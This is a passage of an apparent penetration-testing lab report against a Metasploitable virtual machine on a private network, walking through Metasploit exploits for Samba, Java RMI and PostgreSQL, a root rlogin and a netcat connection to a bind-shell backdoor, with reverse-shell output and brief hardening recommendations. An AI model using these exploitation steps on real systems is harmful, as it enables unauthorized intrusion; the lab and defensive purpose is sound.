   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script
" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_s
cript

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse netcat
```



```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.0.244
rhosts => 192.168.0.244
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.0.109
lhost => 192.168.0.109
```



```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.109:4444
[*] Command shell session 1 opened (192.168.0.109:4444 → 192.168.0.244:44711) at 2024-02-06 02:17:48 -
0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
^X@sS
```

Recommendation :


- Block NetBIOS traffic to/from the Internet, or limit its use to specific IP addresses, using firewall rules.

5. REMOTE LOGIN

Description :

(Remote LOGIN) A Unix command that allows users to remotely log in to a server in the network as if they were at a terminal directly connected to that computer. Rlogin is similar to the Telnet command, except that rlogin also passes information to the server about the type of client machine, or terminal, used. [Ports 512, 513 & 514]

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.0.244
Last login: Sat Feb  3 04:45:12 EST 2024 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# 
```

Recommendation :

- Disable this service and use SSH instead.


6. RMI COMMUNICATION

Description :


The RMI (Remote Method Invocation) is an API that provides a mechanism to create distributed application in java. The RMI allows an object to invoke methods on an object running in another JVM. The RMI provides remote communication between the applications using two objects stub and skeleton. [Port 1099]

Module : exploit/multi/misc/java_rmi_server


Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q

msf6 >
msf6 > search java_rmi_server

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server      2011-10-15       excellent  Yes    Java RMI Server Insecu
re Default Configuration Java Code Execution
   1  auxiliary/scanner/misc/java_rmi_server  2011-10-15       normal     No     Java RMI Server Insecu
re Endpoint Code Execution Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_r
mi_server
```



```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                         ng-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must
                                         be an address on the local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly genera
                                         ted)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.109    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.
```



```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.0.244
rhosts ⇒ 192.168.0.244
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.0.109:4444
[*] 192.168.0.244:1099 - Using URL: http://192.168.0.109:8080/kR8DW8xEIV5CHtM
[*] 192.168.0.244:1099 - Server started.
[*] 192.168.0.244:1099 - Sending RMI Header ...
[*] 192.168.0.244:1099 - Sending RMI Call ...
[*] 192.168.0.244:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.0.244
[*] Meterpreter session 1 opened (192.168.0.109:4444 → 192.168.0.244:44405) at 2024-02-06 02:21:20 -05
00

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-02-06 00:05:31 -0500  dev
040666/rw-rw-rw-  4096     dir   2024-02-06 02:05:34 -0500  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  25288    fil   2024-02-06 00:05:38 -0500  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-02-06 00:05:20 -0500  proc
040666/rw-rw-rw-  4096     dir   2024-02-06 00:05:38 -0500  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-02-06 00:05:21 -0500  sys
```

Recommendation :


- Follow Secure Coding Guidelines for Java SE.
- Always run a security manager when using RMI, either on a client or server. ...
- Establish a reasonable security policy. ...
- If RMI is being used only for communication among JVMs on the local host, restrict communications to be local only.

7. BINDSHELL BACKDOOR

Description :

A bind shell is a type of remote access method. It involves an attacker placing malicious code on a victim's system, which opens a network port. The attacker then connects to this port, gaining remote access to the victim's computer as if they had a command-line shell. [Port 1524]

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.0.244 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# █
```

Recommendation :

- Use a firewall to restrict access to port 1524. Only allow necessary traffic to and from this port. This helps reduce the attack surface and prevents unauthorized access.
- If the service running on port 1524 is not required for your system's operation, consider shutting it down or blocking the port altogether.
- Follow security best practices for the specific service or application running on port 1524. This may include changing default credentials, disabling unnecessary features, and configuring security settings.


8. POSTGRESQL DATABASE SERVER

Description :


PostgreSQL is a widely used open-source relational database management system (RDBMS), and it uses this port for communication between clients and the PostgreSQL server.If you're running PostgreSQL on a server and want to allow remote clients to connect, ensure that the server's firewall allows incoming traffic on port 5432. Conversely, if you're connecting to a remote PostgreSQL server, make sure that your client's firewall allows outgoing traffic on this port.When dealing with PostgreSQL, it's essential to implement security best practices, including strong authentication mechanisms, encryption of data in transit using SSL/TLS, and proper access controls to prevent unauthorized access to the database. [Port 5432]

Module : exploit/linux/postgres/postgres_payload

Screenshot :



```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search postgres_payload

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload    2007-06-05       excellent  Yes    PostgreSQL for L
inux Payload Execution
   1  exploit/windows/postgres/postgres_payload  2009-04-10       excellent  Yes    PostgreSQL for M
icrosoft Windows Payload Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/postgres/p
ostgres_payload

msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a
                                         random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/u
                                        sing-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86



View the full module info with the info, or info -d command.
```



```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.0.244
rhosts ⇒ 192.168.0.244
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.0.109
lhost ⇒ 192.168.0.109
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.0.109:4444
